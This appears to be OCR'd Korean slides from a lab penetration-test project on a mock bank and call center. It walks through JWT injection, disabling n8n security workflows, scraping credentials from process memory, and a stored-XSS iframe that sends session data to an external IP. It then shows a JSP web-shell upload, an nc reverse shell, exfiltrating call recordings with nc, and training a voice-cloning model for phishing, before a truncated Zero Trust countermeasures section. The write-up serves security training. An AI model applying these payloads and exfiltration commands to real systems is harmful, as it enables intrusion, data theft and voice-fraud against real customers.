


브라우저의 개발자 도구에 접속하여, 탈취한 JWT를 시스템의 인증 토큰 키값에 직접 주입함

토큰 주입 후 페이지를 갱신하면, 서버는 요청자를 관리자로 식별하여 관리자 대시보드에 대한 접근 권한을 획득함

# 연쇄 침투를 통한 지능형 보이스피싱 공격

## 3. n8n서버 접근 및 정보확인 후 해당 정보를 기반으로 CVE 이용하여 보안로직 무력화



n8n에서 구동 중인 자동화 워크플로우를 조사하여, 핵심 보안 로직 노드를 식별함

이후 해당 노드를 분석 후 로직 노드의 워크플로우를 비활성화하여 보안 관련 시스템을 무력화함



# 연쇄 침투를 통한 지능형 보이스피싱 공격

## 4. WAS 서버에서 DB에 관한 정보 수집, 데이터 탈취 및 악성 스크립트 삽입

```
> open(my $m, "<", "/proc/1/maps");
> open(my $f, "<", "/proc/1/mem");
> my %seen;
> while(<$m>){
>     next unless /^([0-9a-f]+)-([0-9a-f]+) r/;
>     my($s,$e)=(hex($1),hex($2));
>     next if $e-$s>50*1024*1024;
>     seek($f,$s,0) or next;
>     my $d; read($f,$d,$e-$s) or next;
>     while($d=~ /DB_(URL|USERNAME|PASSWORD)=[^\x00\n]{5,100}/g){
>         print $&."\n" unless $seen{$&}++;
>     }
> }
[>
' 2>/dev/null | sort -u
DB_PASSWORD=Rk84#AppW3z9$Lm
DB_URL=jdbc:oracle:thin:@//sk29pentest-oracle-db.cp4mqrgojf9g.ap-northeast
-2.rds.amazonaws.com:1521/SBANK
DB_USERNAME=sbank_app
```

Docker 컨테이너 환경에서 실행되는 모든 프로세스의 기밀 정보를 확인하기 위해, 시스템 프로세스의 메모리 맵인 /proc/1/mem 파일을 정밀 분석함

AWS Secret Manager로부터 DB 접속 정보를 호출하면, 해당 값은 처리를 위해 일시적으로 메모리에 상주하게 되어 메모리 덤프 내에서 특정 패턴을 스캔하여, 암호화되어 관리되던 기밀 데이터를 평문 형태로 추출함

# 연쇄 침투를 통한 지능형 보이스피싱 공격

## 4. WAS 서버에서 DB에 관한 정보 수집, 데이터 탈취 및 악성 스크립트 삽입

```
SQL> SELECT owner, table_name FROM all_tables WHERE table_name = 'CUSTOMERS';

OWNER
-----
TABLE_NAME
-----
SBANK_ADMIN
CUSTOMERS

SQL> DESC SBANK_ADMIN.CUSTOMERS;
이름                                널?       유형
-----
CUSTOMER_ID                        NOT NULL   NUMBER
NAME                               VARCHAR2(100)
RESIDENT_ID                        VARCHAR2(255)
PHONE                              VARCHAR2(20)
EMAIL                              VARCHAR2(100)
ADDRESS                            VARCHAR2(255)
CREATED_AT                         TIMESTAMP(6)
STATUS                             VARCHAR2(20)

SQL> UPDATE customers SET address = '서울특별시 강남구 테헤란로 152<iframe src="about:blank" onload="location.href=`http://13.125.254.214/?c=${JSON.stringify(sessionStorage)}|URL:${location.href}`" style="width: 0px; height: 0px; border: none;"></iframe>' WHERE
name = 'rookies' AND phone = '010-1234-1234';

1 행이 업데이트되었습니다.

SQL> commit;

커밋이 완료되었습니다.
```

앞서 확보한 DB 정보를 활용하여 내부 AWS RDS에 접속함

관리자 권한으로 사용자 테이블에 접근하여 회원 정보 등 민감 데이터를 탈취함

추가적인 침투 경로를 확보하기 위해 악성 스크립트(Stored XSS)를 삽입함

# 연쇄 침투를 통한 지능형 보이스피싱 공격

## 5. 악성스크립트 작동으로 연쇄 침투

← → × sk29pentest-cs-alb-1105334687.ap-northeast-2.elb.amazonaws.co... ☆ 🏠 📄 👤

🔍 고객 정보 조회

고객 정보를 성공적으로 불러왔습니다.

고객명

rookies

연락처

010-1234-1234

🔍 정보 요청

👤 조회 결과

기본 정보

|      |                    |       |
|------|--------------------|-------|
| 고객명  | rookies            | 실제 정보 |
| 연락처  | 010-1234-1234      |       |
| 고객번호 | 4                  |       |
| 주소   | 서울특별시 강남구 테헤란로 152 |       |

```
[ec2-user@ip-172-31-32-99 ~]$ sudo nc -lvnp 80
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
```

악성스크립트가 실행되는 것을 기다리기 위해 80포트를 Listen상태로 기다림

고객센터 관리자가 악성스크립트가 삽입된 정보를 요청하게 되면, 해당 관리자에 대한 정보를 공격자에게 제공하게 됨





# 연쇄 침투를 통한 지능형 보이스피싱 공격

## 5. 악성스크립트 작동으로 연쇄 침투

게시글 작성

분류  
기타

제목  
attack

내용  
attack

첨부파일  
파일 선택 attack\_shell.jpg

PDF, Word, Excel, HWP, 이미지, ZIP 등 업무 문서를 첨부할 수 있습니다. (파일당 최대 10MB)


취소 저장

```
25 Content-Disposition: form-data; name="content"
26
27 attack
28 -----WebKitFormBoundaryQJBmfSG63YiMEmkJ
29 Content-Disposition: form-data; name="important"
30
31 false
32 -----WebKitFormBoundaryQJBmfSG63YiMEmkJ
33 Content-Disposition: form-data; name="author"
34
35 admin
36 -----WebKitFormBoundaryQJBmfSG63YiMEmkJ
37 Content-Disposition: form-data; name="file";
  filename="attack_shell.jsp"
38 Content-Type: text/plain
39
```



# 연쇄 침투를 통한 지능형 보이스피싱 공격

## 6. 고객센터 망 장악, DB탈취



The image shows a web browser window with a URL bar containing a base64-encoded URL: `cess.call%28%5B%22%2Fbin%2Fbash%22%2C%22-i%22%5D%29%3B%27`. Below the browser, a terminal window displays the following commands and output:

```
[ec2-user@ip-172-31-32-99 ~]$ sudo nc -lvnp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 52.78.117.234.
Ncat: Connection from 52.78.117.234:6228.
bash: cannot set terminal process group (225777): Inappropriate ioctl for device
bash: no job control in this shell
[ec2-user@ip-10-20-20-103 ~]$
```

사전에 업로드된 웹쉘을 통해 타겟 서버의 내부 명령 실행 권한을 확보한 후, 시스템 제어의 편의성과 기능 확장을 위해 리버스 쉘연결을 시도



# 연쇄 침투를 통한 지능형 보이스피싱 공격

## 6. 고객센터 망 장악, DB탈취

```
[ec2-user@ip-10-20-20-103 ~]$ cat .env
cat .env
# Database
DB_URL=jdbc:mysql://localhost:3306/cs_db?useSSL=false&allowPublicKeyRetrieval=true&serverTimezone=UTC
DB_USERNAME=cs_user
DB_PASSWORD=CSCenter@2026

# Application
APP_ENCRYPTION_KEY=cs_center_app_key_2024_fintech
UPLOAD_DIR=./uploads
SPRING_PROFILES_ACTIVE=prod

# Server
SERVER_PORT=8082
```

서버 내부 정밀 탐색을 통한 핵심 설정 파일인 .env파일의 노출 확인함

.env파일에서 평문으로 누출되어있는 DB 크레덴셜 정보를 획득함

# 연쇄 침투를 통한 지능형 보이스피싱 공격

## 6. 고객센터 망 장악, DB탈취

```
[ec2-user@ip-10-20-20-103 ~]$ mysql -h 127.0.0.1 -u cs_user -p'CsCenter@2026' -e "SELECT * FROM call_recordings ORDER BY id DESC LIMIT 10 \G" cs_db
mysql -h 127.0.0.1 -u cs_user -p'CsCenter@2026' -e "SELECT * FROM call_recordings ORDER BY id DESC LIMIT 10 \G" cs_db
mysql: [Warning] Using a password on the command line interface can be insecure.
***** 1. row *****
      id: 1383
consultation_id: NULL
customer_phone: 010-222-1111
  file_name: 0102221111_20250313055625.wav
  file_path: /var/spool/asterisk/monitor/01022221111_20250313055625.wav
      duration: NULL
      file_size: NULL
    recorded_at: 2025-03-13 05:56:25
      created_at: 2026-04-22 05:25:27
***** 2. row *****
      id: 13838
consultation id: NULL
customer_phone: 010-9876-5432
  file_name: 01098765432_20250330054822.wav
  file_path: /var/spool/asterisk/monitor/01098765432_20250330054822.wav
      duration: NULL
      file_size: NULL
    recorded_at: 2025-03-30 05:48:22
      created_at: 2026-04-22 05:25:27
```

앞서 탈취한 관리자 ID와 Password를 사용하여 내부 데이터베이스 시스템에 접근함

테이블 구조 분석을 통해 실시간 통화 녹음 내역을 특정하여 추출 타겟을 확정함

# 연쇄 침투를 통한 지능형 보이스피싱 공격

## 7. 탈취한 데이터를 이용한 보이스피싱 공격

```
[ec2-user@ip-172-31-32-99 ~]$ sudo nc -lvp 9000 > 01098765432_20250330054822.wav  
Ncat: Version 7.93 ( https://nmap.org/ncat )  
Ncat: Listening on :::9000  
Ncat: Listening on 0.0.0.0:9000
```



```
[ec2-user@ip-10-20-20-103 ~]$ cat /var/spool/asterisk/monitor/01098765432_20250330054822.wav | nc 13.124.5.124 9000  
cat /var/spool/asterisk/monitor/01098765432_20250330054822.wav | nc 13.124.5.124 9000  
[ec2-user@ip-10-20-20-103 ~]$
```

탈취한 통화 녹음 데이터를 외부로 전송하기 위해 공격자 서버의 9000번 포트를 활성화하고, 피해자 서버에서 공격자 서버에 데이터를 전송함



# 연쇄 침투를 통한 지능형 보이스피싱 공격

## 7. 탈취한 데이터를 이용한 보이스피싱 공격

배치 크기

GPU의 사용 가능한 VRAM에 맞게 조정하는 것이 좋습니다. 4로 설정하면 정확도는 향상되지만 처리 속도가 느려지고, 8로 설정하면 더 빠르고 표준적인 결과를 제공합니다.

1 64

매 에포크마다 저장

모델을 몇 에포크마다 저장할지 결정합니다.

1 100

총 에포크

모델 학습 과정의 총 에포크다.

1

고급 설정

☒ 이용 약관에 동의합니다  
학습을 진행하기 전에 [이 문서](#)에 명시된 이용 약관을 준수해 주십시오.

출력 정보

출력 정보가 여기에 표시됩니다.

Model auto-fising trained successfully.

학습 시작

인덱스 생성

유출된 대규모 통화 녹음 파일을 AI 학습이 가능한 형태로 분류 및 전처리함

정제된 데이터셋을 딥러닝 기반의 음성 합성 모델에 학습함

대상자의 목소리를 구분이 불가능한 수준의 공격 자산을 확보함

# 시나리오 보안 대책

## Zero Trust 기반 설계



### 원칙 1 절대 신뢰하지 말고 항상 검증 (Verify Explicitly)

사용자, 기기, 네트워크 위치에 관계없이 모든 접근 요청을 신뢰하지 않고, 지속적으로 신원과 권한을 확인

### 원칙 2 최소 권한 접근 허용 (Use Least Privileged Access)

